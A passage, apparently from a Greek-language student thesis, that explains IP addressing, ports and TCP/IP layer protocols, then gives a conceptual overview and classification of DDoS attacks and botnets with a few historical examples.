Η διευθυνσιοδότηση IP είναι μέθοδο που βοηθάει στην σωστή δρομολόγηση σε τοπικά δίκτυα και στο διαδίκτυο. Δρομολογεί «πακέτα» δεδομένων επιτρέποντας την σωστή διαδρομή τους από τον αποστολέα στον παραλήπτη. Χρησιμοποιείται το πρωτόκολλο IP (2 layer του TCP/IP) για να επιτευχθεί αυτή η δρομολόγηση. Κάθε συσκευή που συνδέεται σε οποιοδήποτε δίκτυο είτε ενσύρματα η ασύρματα, πρέπει να έχει μια μοναδική διεύθυνση IP. Είναι σαν η ταχυδρομικές διευθύνσεις στον πραγματικό κόσμο. Σήμερα Υπάρχουν δυο έκδοσης του IP, η Ipv4 και η Ipv6.

Η **Ipv4** είναι η πρώτη έκδοση που χρησιμοποιήθηκε. Δημιουργήθηκε το 1980 από την DARPA. Χρησιμοποιεί 32bit χωρισμένα σε 4 οκτάδες (octets) ,επιτρέπει την δημιουργία 4,3 δισεκατομμυρίων διευθύνσεων. Η Ipv4 διεύθυνσης εκβράζονται σε δεκαδική μορφή χωρισμένα σε 4 ομάδες. Κάθε οκτάδα μπορεί να έχει τιμή από 0-255.

Παράδειγμα Ipv4: 172.16.2.11

Η διεύθυνσης Ipv4 χωρίζονται σε δυο μέρη, σε μέρος δικτύου και υποδικτύου. Το πρώτο μέρος υποδηλώνει την διεύθυνση του δικτύου. Το δεύτερο μέρος υποδηλώνει το συγκεκριμένο υποδίκτυο και της συσκευές. Χρησιμοποιώντας την μάσκα δικτύου (subnet mask) μπορεί να καθοριστεί ποσά υποδίκτυα χρειάζεται το δίκτυο. Η **Subnet mask** είναι ένα σημαντικό εργαλείο στην διευθυνσιοδότηση IP για τον χωρισμό του δικτύου σε υποδίκτυα. Δηλαδή η μάσκα δικτύου καθορίζει πιο κομμάτι της διεύθυνσης IP αναφέρεται στο δίκτυο και πιο στο υποδίκτυο και στις συσκευές και η Ipv4 έτσι και η μάσκα είναι 32 bit και εκφράζεται σε δεκαδική μορφή πχ 255.255.255.0. Τα 1 bit υποδεικνύουν το δίκτυο ενώ τα 0 της συσκευές. Παράδειγμα IP και Subnet mask, έστω ότι έχουμε την διεύθυνση IP 192.168.1.10 με subnet mask 255.255.255.0. Η διεύθυνση δικτύου είναι 192.168.1.. και το..10 ανήκει στον host. Είναι σημαντική η χρήση της subnet mask καθώς βελτιώνει την

ασφάλεια του δικτύου χωρίζοντας το σε υποδίκτυα που μπορούν να απομονωθούν το ένα με το άλλο.

Η διεύθυνση IP έχουν ακόμα άλλο ένα χαρακτηριστικό. Μια διεύθυνση μπορούμε να την αναγνωρίσουμε ανάλογα με τα ψηφία που περιέχει αν είναι **Public η Private IP**. Οι Public IP μπορούν να χρησιμοποιηθούν για την αναγνώριση της συσκευής στο διαδίκτυο επιτρέποντας την δρομολόγηση των πακέτων και στο Internet. Ένα router περιέχει μια Public IP που καθορίζετε από το IETF. Παράδειγμα public IP 203.0.113.12. Η private IP είναι διευθύνσεις που χρησιμοποιούνται εντός του ιδιωτικού δικτύου. Δεν μπορούν να χρησιμοποιηθούν στο διαδίκτυο πάρα μόνο εντός του LAN. Παράδειγμα private IP 192.168.1.1. Με την χρήση του NAT(Network Address Translation) του δρομολογητή router κάνει αντιστοίχιση (η μεταφράζει) μιας Private IP με Public. Περιέχει έναν πίνακα με της private IP και την public IP που έχει αντιστοιχίσει. Με αυτό τον τρόπο η συσκευές εντός του ιδιωτικού δικτύου έχουν πρόσβαση στον διαδίκτυο.

Η διευθύνσεις Ipv4 το 2017 εξαντλήθηκαν. Η επιστήμονες γνώριζαν για αυτό το θέμα και βρήκαν την λύση πολύ πριν το πρόβλημα. Η παρουσίαση των Ipv6 ήταν η νέα μέθοδο διεύθυνσης στο δίκτυο.

Η **Ipv6** δημιουργήθηκαν το 1998 από το Internet Engineering Task Force (IETF) ώστε να αντικατασταθούν και να εκθρονίσουν την Ipv4. Η διεύθυνσης Ipv6 είναι 128bit δηλαδή 4 φορές μεγαλύτερες από την προηγούμενη γενιά. Έχουν απεριόριστο αριθμό διευθύνσεων 3.4×10^{38} δηλαδή έχουν μια μοναδική διεύθυνση για κάθε συσκευή στον κόσμο. Η δομή αποτελείται από 8 ομάδες HEX ψηφίων όπου κάθε ομάδα περιέχει 16bit. Η πρώτη ομάδα παρουσιάζει το πρότυπο. Χρησιμοποιούν το σύστημα προθέματος prefix για να δείξουν το υποδίκτυο πχ /64. Τα πρώτα 64 bit είναι το δίκτυο. Η Ipv6 βελτιώνει την δρομολόγηση των δεδομένων κάνοντας την χρήση της τεχνολογίας NAT λιγότερο αναγκαία. Παράδειγμα Ipv6 2001:0db8:85a3:1000:0000:8a2a:0370:7334. Οι διευθύνσεις Ipv6 περιέχουν μεγαλύτερη ασφάλεια καθώς χρησιμοποιούν το Ipv6 που προσφέρει κρυπτογράφηση και ελεγχόμενη πρόσβαση στα δεδομένα. Η Ipv6 περιέχει κλάσης διευθύνσεων που μπορούν να χρησιμοποιηθούν για διαφορετικό σκοπό.

- **Unicast:** Οι διευθύνσεις Unicast αναφέρονται σε μοναδικές συσκευές σε ένα δίκτυο και χρησιμοποιούνται για την αποστολή δεδομένων σε μια συγκεκριμένη διεύθυνση.
- **Multicast:** Οι διευθύνσεις Multicast χρησιμοποιούνται για τη μετάδοση δεδομένων από μια πηγή σε πολλούς παραλήπτες. Οι συσκευές που επιθυμούν

να λάβουν τα δεδομένα εγγράφονται στην ομάδα πολυδιανομής που αντιστοιχεί στην διεύθυνση Multicast.

- **Anycast:** Οι διευθύνσεις Anycast αναφέρονται σε ένα σύνολο συσκευών που παρέχουν την ίδια υπηρεσία. Τα πακέτα δεδομένων που απευθύνονται σε μια διεύθυνση Anycast παραδίδονται στην πλησιέστερη συσκευή από αυτές που παρέχουν τη συγκεκριμένη υπηρεσία.
- **Link-Local:** Οι διευθύνσεις Link-Local χρησιμοποιούνται για την επικοινωνία μεταξύ συσκευών σε ένα τοπικό δίκτυο. Είναι έγκυρες μόνο μέσα σε ένα τοπικό δίκτυο και δεν δρομολογούνται πέρα από αυτό.

Η επικοινωνία μέσω υπολογιστών είναι στην ουσία μια επικοινωνία εφαρμογής σε έναν υπολογιστή. Αποτελείται από ένα πρόγραμμα η χρήστη κάνοντας μια αίτηση επικοινωνίας σε έναν διακομιστή. Ο διακομιστής με την σειρά του εξετάζει αυτό το αίτημα και επιστρέφει μια απάντηση στον χρήστη πραγματοποιώντας το στο application layer. Υπάρχουν οι αιτήσεις και εφαρμογές επικοινωνίας που μπορούν να πραγματοποιηθούν στο διαδίκτυο. Η αποστολή Files, η αποστολή email η πρόσβαση σε ιστότοπους. Υπάρχουν αρκετά **πρωτόκολλα** στο πεδίο εφαρμογή και δύο **πρωτόκολλα** στο πεδίο μεταφοράς, όπου ο τρόπος αναγνώρισης γίνεται με τη βοήθεια των Ports. Το πεδίο εφαρμογής εξετάζει ποια αιτήματα θα στείλει, πως θα τα στείλει και καθορίζει το μήκος frame κάθε αίτησης που θα κάνει. Όλα είναι **πρωτόκολλα** που πραγματοποιούνται, δηλαδή είναι ένα σύνολο από κανόνες που κάθε σύστημα αυστηρά ακολουθεί. Τα υπολογιστικά συστήματα «ακούνε» τα αιτήματα που γίνονται σε συγκεκριμένες θύρες ports.

Οι **θύρες (ports)** είναι αριθμητικοί δείκτες, οι οποίοι αναγνωρίζουν της υπηρεσίες ή τα πρωτόκολλα στο πεδίο του λειτουργικού συστήματος. Οι θύρες κυμαίνονται από 0 έως 65535. Χωρίζονται σε τρεις κατηγορίες:

1. Well-Known Ports
2. Registered Ports
3. Dynamic or Private Ports

Οι Well-Known Ports 0-1023 είναι η θύρες για κοινές υπηρεσίες και **πρωτόκολλα** σε ένα δίκτυο. Όταν το υπολογιστικό σύστημα λαμβάνει ένα πακέτο δεδομένων σε μια από της συγκεκριμένες θύρες, τότε το λειτουργικό σύστημα γνωρίζει αυτόματα ποια υπηρεσία θα χρησιμοποιηθεί. Οι Registered Ports 1023- 49151 είναι θύρες, οι οποίες είναι καθορισμένες από την Internet Assigned Numbers Authority (IANA) για συγκεκριμένες εφαρμογές ή υπηρεσίες. Μια θύρα μπορεί να χρησιμοποιηθεί εφόσον δεν είναι κατειλημμένη. Οι

Dynamic or Private Ports 49152-65535 είναι διαθέσιμες για οποιαδήποτε εφαρμογή ή υπηρεσία και χρησιμοποιούνται προσωρινά από εφαρμογές κατά την εκκίνηση μιας σύνδεσης.

Κάθε θύρα μπορεί να «ακούσει» σε κάποιο πρωτόκολλο. Τα πρωτόκολλα είναι διάφορα. Ανάλογα με το επίπεδο του TCP/IP, υπάρχουν πρωτόκολλα που λειτουργούν στο Application layer του TCP/IP και **πρωτόκολλα** που λειτουργούν στο Network layer.

1. Application layer:


- **Hypertext Transfer Protocol (HTTP):** Το HTTP είναι ένα από τα σημαντικότερα και πιο χρησιμοποιούμενα **πρωτόκολλα**. Χρησιμοποιείται για να κάνει κλήσεις και να μεταφέρει υπερκείμενο από τον τοπικό φυλλομετρητή σε έναν Server στο WWW. Ο φυλλομετρητής λειτουργεί σαν πελάτης HTTP για την αποστολή αιτημάτων στον διακομιστή μέσω URL(Uniform Resource Locator). Μόλις ο διακομιστής λάβει την αίτηση, απαντάει . Το HTTP ακούει στην θύρα TCP 80. Οι αιτήσεις που μπορεί να πραγματοποιήσει είναι GET και POST και PUT και αλλά.
- **Hypertext Transfer Protocol Secure (HTTPS):** Αποτελεί η βελτιωμένη έκδοση τού HTTP με την διαφορά ότι γίνονται κρυπτογραφημένες αιτήσεις. Το HTTPS χρησιμοποιεί το SSL για να κρυπτογραφηθεί και ακούει στην θύρα TCP 443.
- **FTP (File Transfer Protocol):** Το FTP είναι ένα δικτυακό πρωτόκολλο που χρησιμοποιείται για τη μεταφορά αρχείων από μια συσκευή σε μια άλλη μέσω δικτύου TCP/IP, το Διαδίκτυο. Το FTP χρησιμοποιείται ευρέως για τη μεταφόρτωση (upload) και λήψη (download) αρχείων, τη διαχείριση αρχείων και την αποθήκευση δεδομένων σε απομακρυσμένους διακομιστές. Το FTP δεν χρησιμοποιεί κρυπτογράφηση, αλλά υπάρχουν επεκτάσεις το FTPS (FTP Secure) και το SFTP (SSH File Transfer Protocol). Το FTP ακούει σε δυο σημαντικές θύρες, την TCP θύρα 21 για τον έλεγχο αποστολή δεδομένων και την TCP θύρα 20 για την μεταφορά τους.
- **DNS (Domain Name System):** Η υπηρεσία DNS χρησιμοποιείται για να μεταφράσει απλές και κατανοητές για τον άνθρωπο URL σε διεύθυνση IP. Τα URL με της IP υπάρχουν σε DNS βάσης

δεδομένων παντού στον κόσμο. Είναι η πιο διαδεδομένη βάση που υπάρχουν. Το DNS ακούει στην θύρα TCP/UDP 53.

- Telnet (Telecommunication Network): είναι ένα πρωτόκολλο δικτύου που χρησιμοποιείται για την παροχή μιας αλληλεπίδρασης επικοινωνίας μέσω δικτύων. Το Telnet επιτρέπει τους χρήστες να συνδέονται σε απομακρυσμένα συστήματα και να τα χειρίζονται σαν να βρίσκονται φυσικά μπροστά τους. Telnet χρησιμοποιεί τη θύρα TCP 23.

2. Transport Layer:


- TCP protocol: Το TCP είναι υπεύθυνο για τη δημιουργία σύνδεσης μεταξύ δύο συσκευών σε ένα δίκτυο όπου παρέχει υπηρεσίες μετάδοσης για πρωτόκολλα στο επίπεδο εφαρμογής. Ο αποστολέας στέλνει δεδομένα και ο παραλήπτης με την σειρά του λαμβάνει αυτά τα δεδομένα. Το TCP είναι υπεύθυνο για την αναμετάδοση και την περίπτωση απώλειας δεδομένων στο δίκτυο π.χ. έναρξη σύνδεσης (Three-Way Handshake)



Εικόνα 1.3(διάγραμμα σύνδεσης TCP, τριπλής χειραψίας (three-way handshake))

- UDP protocol: Το UDP (User Datagram Protocol) χρησιμοποιείται σε εφαρμογές όπου η ταχύτητα είναι πιο σημαντική από την αξιοπιστία, σε αντίθεση με το TCP (Transmission Control Protocol), το οποίο απαιτεί τρία πακέτα για την καθιέρωση σύνδεσης και τέσσερα για τον τερματισμό της. Το UDP είναι ένα ασύνδετο πρωτόκολλο, πράγμα που σημαίνει ότι δεν απαιτείται αίτηση ή επιβεβαίωση για την αποστολή δεδομένων. Αν και είναι ταχύτερο από το TCP, δεν εγγυάται ότι τα πακέτα θα φτάσουν στον προορισμό τους. Τα δεδομένα που αποστέλλονται μέσω UDP διασπώνται σε μικρότερα

τμήματα, που ονομάζονται datagrams, όπως συμβαίνει, για παράδειγμα, στο video streaming.



Εικόνα 1.4(διάγραμμα αποστολής πακέτων UDP)

3. Network Layer

- IP (Internet Protocol): IP η πρωτόκολλο διευθύνσεων έκδοσης 4 , είναι υπεύθυνο για τη διαχείριση της διεύθυνσης των συσκευών σε ένα δίκτυο και τη δρομολόγηση των πακέτων δεδομένων από την πηγή στον προορισμό. Κάθε συσκευή που συμμετέχει σε ένα δίκτυο πρέπει να έχει μια μοναδική διεύθυνση IP, η οποία χρησιμοποιείται για να την αναγνωρίσουν οι άλλες συσκευές.
- Internet Control Message Protocol (ICMP): Αποτελεί ένα σημαντικό πρωτόκολλο του δικτύου TCP/IP που χρησιμοποιείται κυρίως για τη διαχείριση και τη διάγνωση δικτύου. Δεν χρησιμοποιείται για τη μεταφορά δεδομένων εφαρμογών, αλλά για την αποστολή μηνυμάτων σφάλματος και άλλων ενημερώσεων σχετικά με τη μετάδοση των πακέτων IP.
- ARP: Το ARP είναι πρωτόκολλο σημαντικό για την IPv4, η λειτουργία του είναι να αντιστοιχη διεύθυνσης IP με την διεύθυνση MAC (Media Access Control). Περιέχει έναν πίνακα που καταχωρεί της διεύθυνσης με την MAC δηλαδή την φυσική διεύθυνση του κάθε συστήματος σε ένα δίκτυο. Η λειτουργία του είναι πολύ απλή, στέλνει ένα broadcast ερώτημα «ποιος έχει αυτή την IP» «192.168.X.X». Τα συστήματα τα οποία δεν έχουν αυτή την διεύθυνση IP απορρίπτουν

το μήνυμα και το σύστημα που έχει την εκάστοτε IP απαντάει αποστέλλοντας την MAC address.

4. Network Interface Layer

- Το Network Interface ασχολείται πιο πολύ με τα μέσα μεταφοράς δεδομένων σε ένα δίκτυο. Περιέχει τεχνολογίες που χρειάζονται για την μετάδοση τους όπως: Ethernet (για ενσύρματη δικτύωση LAN), Wi-Fi (για ασύρματη δικτύωση WLAN), Fiber Optics (Οπτικές ίνες για γρήγορη ταχύτητα δεδομένων σε ενσύρματη δικτύωση) κτλ. Το 1 Layer του TCP/IP ασχολείται κύριος με τα φυσικά μέσα και της τεχνολογίες μετάδοσης.

Η κατανόηση των βασικών περιεχομένων του TCP/IP είναι σημαντική για την ανάλυση των επιθέσεων DDoS καθώς το μοντέλο αποτελεί βάση για την αποστολή δεδομένων στα σύγχρονα ψηφιακά συστήματα. Πολλές φορές η πολυπλοκότητα του δικτύου με συνδυασμό με το μοντέλο TCP/IP εκθέτη σημαντικά την υποδομή και τα συστήματα σε επιθέσεις. Οι επιθέσεις DDoS που αποτελείται της πιο καταστροφικές καθώς εκμεταλλεύονται την δομή των πρωτοκόλλων, αναγκάζοντας του χρήστες του δικτύου να μην έχουν πρόσβαση. Τα δίκτυα TCP/IP έχουν την ανάγκη για προηγμένες μεθόδους ασφάλειας και άμυνας για την αντιμετώπιση των επιθέσεων. Σημαντικό εξίσου είναι να γίνει και η κατανοητός ο τρόπος λειτουργίας σημαντικών τεχνικών DDoS.

2. ΕΠΙΘΕΣΕΙΣ

Οι επιθέσεις Distributed Denial of Service (DDoS) είναι από τις πιο επικίνδυνες και κοινές απειλές στην κυβερνοασφάλεια. Οι επιθέσεις αυτές στοχεύουν να διακόψουν τη λειτουργία ενός δικτύου, μιας υπηρεσίας ή ενός διακομιστή, Γεμίζοντας τον με τεράστιο αριθμό ψεύτικων αιτημάτων ή δεδομένων. Αυτή η πλημμύρα αιτημάτων υπερφορτώνει τους πόρους του συστήματος, καθιστώντας το αδύνατο για τους κανονικούς χρήστες να έχουν πρόσβαση. Συνήθως, οι επιθέσεις αυτές εκτελούνται από ένα δίκτυο μολυσμένων υπολογιστών, γνωστό ως botnet, το οποίο μπορεί να περιλαμβάνει χιλιάδες ή και εκατομμύρια συσκευές που

ενεργούν συντονισμένα υπό τον έλεγχο των επιτιθέμενων. Οι επιθέσεις DDoS μπορούν να προκαλέσουν σοβαρές ζημιές σε επιχειρήσεις, κυβερνητικούς οργανισμούς και διαδικτυακές υπηρεσίες, οδηγώντας σε μεγάλες οικονομικές απώλειες και ζημιά στη φήμη τους. Η κατανόηση του τρόπου λειτουργίας των επιθέσεων DDoS, των τεχνικών τους και των τρόπων αντιμετώπισής τους, είναι σημαντικά για την αποτελεσματική προστασία των ψηφιακών συστημάτων στη σύγχρονη ψηφιακή εποχή.


2.1 Ορισμός επιθέσεων DDoS

Οι επιθέσεις Distributed Denial of Service (DDoS) αναφέρονται στη χρήση πολλών υπολογιστών για να διαταράξουν τη λειτουργία ενός συστήματος ή μιας υπηρεσίας στο Διαδίκτυο. Αυτές οι επιθέσεις συντονίζουν τις ενέργειες πολλών υπολογιστών, προκαλώντας προβλήματα πρόσβασης για τους κανονικούς χρήστες σε ευαίσθητους προορισμούς στο Διαδίκτυο. Η DDoS έχει καταστεί μια συνεχής απειλή για την ασφάλεια του Διαδικτύου. Αν και γνωρίζουμε καλά αυτή την απειλή, τα υφιστάμενα αντίμετρα δεν είναι πάντα αποτελεσματικά στο να μειώσουν τον αριθμό ή την ένταση των επιθέσεων. Για αυτό κρίνεται αναγκαία η εφαρμογή νέων συγχρόνων αντίμετρων. Το 2010 σημειώθηκε αύξηση στον αριθμό των επιθέσεων DDoS, με την Arbor Networks να αναφέρει μέσο όρο 1300 επιθέσεων την ημέρα, ενώ αυξημένο σε μέσο όρο 28,700 επιθέσεων την ημέρα το 2017, σχεδόν 20 κάθε λεπτό. Η κίνηση DDoS έχει αυξηθεί, φτάνοντας terabyte ανά δευτερόλεπτο το 2017. Ο αριθμός των ατόμων που επηρεάζονται από αυτές τις επιθέσεις έχει αυξηθεί συνεχώς. Αρχικά, οι επιθέσεις DDoS επηρέαζαν μόνο μεμονωμένους διακομιστές. Από το 2007, όμως, ολόκληρες χώρες έχουν υποστεί περιορισμό στην πρόσβαση στο Διαδίκτυο λόγω αυτών των επιθέσεων. Οι DDoS επιθέσεις δεν αποτελεί απλά ένα σύγχρονο πρόβλημα, αλλά αποτελεί και ένα ενδιαφέρον ιστορικά φαινόμενο. Η εξέλιξή της διαδραματίζει πολλά στάδια, από κοινωνικές διαμαρτυρίες έως τη χρήση από κρατικούς οργανισμούς για τον έλεγχο του πληθυσμού τους.

Οι επιθέσεις DDoS χωρίζονται σε δύο κατηγορίες, πρώτη περίπτωση που γίνεται πλήρη τερματισμός η διακοπή επικοινωνίας με ένα υπολογιστικό σύστημα και δεύτερη η άντληση πόρων ενός συστήματος κάνοντας τον να καθυστερεί. Η μεγαλύτερη μερίδα από της επιθέσεις ανήκει στην περίπτωση την πρώτη, δηλαδή τον πλήρη τερματισμό της υπηρεσίας η του υπολογιστικού συστήματος.

Αρχικά ας κατανοηθεί η επίθεση **DoS**. Η επίθεση DoS γίνεται από ένα υπολογιστικό σύστημα σε ένα άλλο. Μέσω ενός «μολυσμένου» υπολογιστή ή του ιδίου που επιτιθέμενου αποστέλλονται πολλαπλά πακέτα-δεδομένα σε μικρό χρονικό διάστημα, με αποτέλεσμα να

μην είναι πια προσβάσιμος ο στόχος (Server, υπολογιστής) από άλλους χρήστες. Δηλαδή έχουμε μια επίθεση «ένα προς ένα».




Εικόνα 2.1(Διάγραμμα DoS Attack)

Η επίθεση DDoS διαφέρει σε σχέση με την επίθεση DoS. Οι DDoS επιθέσεις χρησιμοποιούν πολλές πηγές για να εκτελέσουν την επίθεση. Χρησιμοποιούν μολυσμένα υπολογιστικά συστήματα γνωστά και ως BOTNETS. Η διαδικασία για να γίνει η μόλυνση των botnets είναι η εγκατάσταση κάποιου malware. Τα bot είναι ένα πρόγραμμα που μπορούν να ελεγχθούν από απόσταση, δηλαδή επιτρέπει την πρόσβαση στον επιτιθέμενο να ελέγχει τον υπολογιστή του θύματος. Ο επιτιθέμενος έχει την δυνατότητα να εκτελεί οπουδήποτε κάποια εντολή ταυτόχρονα σε ένα σύνολο υπολογιστών. Αυτό σημαίνει ότι δεν περιορίζονται μόνο στην μόλυνση του υπολογιστή αλλά και στην παρεμπόδιση της λειτουργίας του. Οι υπολογιστές των θυμάτων είναι γνωστή με την ονομασία "Zombie computers" και μπορούν να χρησιμοποιηθούν για την εκτέλεση επιθέσεων όπως:

- DDoS
- Spamming
- Spoofing attack

Αρά η χρήση των μολυσμένων bot υπολογιστών είναι υποχρεωτική για την εκτέλεση της επίθεσης DDoS. Ο επιτιθέμενος εκτελεί, όπως στις επιθέσεις DoS, εντολές που στέλνουν

μεγάλο όγκο δεδομένων σε μικρό χρονικό διάστημα, με τη διαφορά ότι η συγκεκριμένη εντολή θα εκτελεστεί από όλους του υπολογιστές που έχει μολυνθεί.



Εικόνα 2.2(Διάγραμμα DDoS Attack)

Μια μεγάλη επίθεση που καταγράφηκε κατά τα πρώτα χρόνια του World Wide Web ήταν το 1996 όπου η New York ISP (Panix) δέχτηκε επίθεση από SYN flood για αρκετές μέρες συνεχόμενα. Η αιτία της επίθεσης ήταν ότι η Panix είχε αναπτύξει εκείνο τον καιρό τα πρώτα φίλτρα ανεπιθύμητης αλληλογραφίας. Στις αρχές του 2000 ένας νεαρός σε ηλικία 15 χρονών με την ονομασία «mafia boy» εκτέλεσε την επίθεση DDoS στις εταιρίες Yahoo, Amazon, Dell, eBay και CNN. Η επίθεση είχε στόχο τις νέες ιστοσελίδες ηλεκτρονικού εμπορίου. Οι επιθέσεις προκάλεσαν ζημιές 1,7εκ με 7,2εκ. Τα παραδείγματα αυτά δείχνουν το ποσό επικίνδυνο μπορεί να είναι μια επίθεση αυτή της μορφής.

Υπάρχουν αρκετές είδη εφαρμογής επιθέσεων DDoS σε όλα τα επίπεδα και στα περισσότερα πρωτόκολλα κάθε επιπέδου. Κάθε υλοποίηση της επίθεσης γίνεται ανάλογα με της ευπάθειες του συστήματος, για παράδειγμα σε περίπτωση που βρεθεί ευπάθεια σε ένα port του συστήματος που ακούει σε ένα συγκεκριμένο πρωτόκολλο, θα πραγματοποιηθεί εκεί που είναι ανοιχτό το σύστημα σε επιθέσεις στην συγκεκριμένη θύρα.

2.1.1 Τύποι επιθέσεων

Ογκώδης επίθεση: Σε αυτόν τον τύπο επίθεσης το μέγεθος της ποσότητας των αιτημάτων είναι μεγάλο που δημιουργούνται από πολλές πηγές, έχοντας κατεύθυνση τον στόχο που θέλουν να κατακλίσουν. Στόχος του εισβολέα είναι να κατακλίσει όλοι την διαθέσιμη χωρητικότητα δικτύου του στόχου. Σε τέτοιου τύπου επιθέσεις ο

εισβολέας εκμεταλλεύεται ότι η υποδομή του δικτύου είναι λειτουργική στους χρήστες χωρίς να έχουν λάβει μετρά ασφάλειας πχ Smurf attack.

Βάση πρωτοκόλλου: Σε αυτές της επίθεσης εκμεταλλεύονται πρωτόκολλα του OSI και TCP/IP. Μερικά πρωτόκολλα περιέχουν μερικά ευπαθή σημεία, με αποτέλεσμα να εκμεταλλεύονται από εισβολής. Τα πιο διαδεδομένα πρωτόκολλα που χρησιμοποιούνται είναι του 3 και 4 επιπέδου. Τέτοιες επιθέσεις είναι για παράδειγμα το SYN-flood και το ping of death.

Επίθεση επιπέδου εφαρμογής: Η επίθεση στο επίπεδο εφαρμογής του OSI και TCP/IP είναι να κατακλίνουν της εφαρμογές του ιστού. Είναι αρκετά επικίνδυνες καθώς εκμεταλλεύονται όλο το δίκτυο και τους πόρους του διακομιστή. Επιθέσεις τέτοιου τύπου είναι η πιο διάσημες και επίμονες σήμερα, καθώς διαρκούν αρκετό καιρό. Τέτοιες επιθέσεις είναι HTTPS-flood.

2.1.2 Επιθέσεις με βάση τον βαθμό αυτοματισμού

Ημιαυτόματη επίθεση: Στην περίπτωση αυτή οι επιθέσεις χρησιμοποιούνται τεχνικές agent handler και master-slave botnet. Ο επιτιθέμενος εντοπίζει τα κενά ασφάλειας σε ένα υπολογιστικό σύστημα χρησιμοποιώντας αυτοματοποιημένα εργαλεία σάρωσης. Ωστόσο δίνουν εντολές στα bots μέσω του master να στοχεύσουν έναν συγκεκριμένο κόμβο. Στην άμεση ημιαυτόματη επίθεση, ο εισβολέας πρέπει να ενσωματώσει την IP του συστήματος σε κακόβουλο λογισμικό ώστε να την μετατρέψει σε bot. Τη στιγμή της εκτέλεσης του κακόβουλου λογισμικού, ο agent πρέπει να αναφέρει τη διαθεσιμότητά του στον εισβολέα. Μειονέκτημα αποτελεί ότι ο εισβολέας πρέπει να έχει μια καταγραφή όλων των agents και η αποκάλυψη ενός bot συνεπάγεται και αποκάλυψη όλου του botnet. Στην έμμεση ημιαυτόματη επίθεση, ο εισβολέας πρέπει να γνωρίζει την αξιοπιστία των πρωτοκόλλων και των υπηρεσιών επικοινωνίας μεταξύ των bot για τον μη εντοπισμό του botnet.

Αυτόματη επίθεση: Ο εισβολέας δεν πραγματοποιεί κάποια παρέμβαση στην επίθεση κατά την εκτέλεση DDoS, όπως γίνεται στην χειροκίνητη ή στην

ημιαυτόματη επίθεση. Ωστόσο, γίνεται η χρήση του κακόβουλου λογισμικού που εμπεριέχει σχετικές πληροφορίες για την εκτέλεση της επίθεσης.

2.1.3 Βάσει του Ρυθμού Επίθεσης

Επίθεση υψηλού ρυθμού: Στόχος είναι να πραγματοποιηθεί η επίθεση στέλνοντας σε πολύ μικρό χρονικό διάστημα δεδομένα, κάνοντας της υπηρεσίες μη διαθέσιμες για πολύ μεγάλο χρονικό διάστημα. Θεωρείται η πιο καταστροφική.

Επίθεση μεταβλητού ρυθμού: Ο επιτιθέμενος αλλάζει τον ρυθμό αποστολής κακόβουλης κίνησης σύμφωνα με την απόκριση που πραγματοποιεί η μηχανή του θύματος.

Επίθεση χαμηλού ρυθμού: Στην επίθεση αυτή παράγεται μικρή κακόβουλη κίνηση, Μια τέτοια επίθεση είναι μεγάλης διάρκειας και έχει το πλεονέκτημα ότι γίνεται πιο δύσκολη η ανίχνευση της .

2.2 Κατηγορίες επιθέσεων DDoS

Οι κατηγορίες των επιθέσεων είναι αρκετές, με κάθε επίθεση να έχει πλεονεκτήματα και μειονεκτήματα ανάλογα το σύστημα. Θα γίνει σύντομη ανασκόπηση στα είδη των επιθέσεων σε μερικά **πρωτόκολλα** του δικτύου.

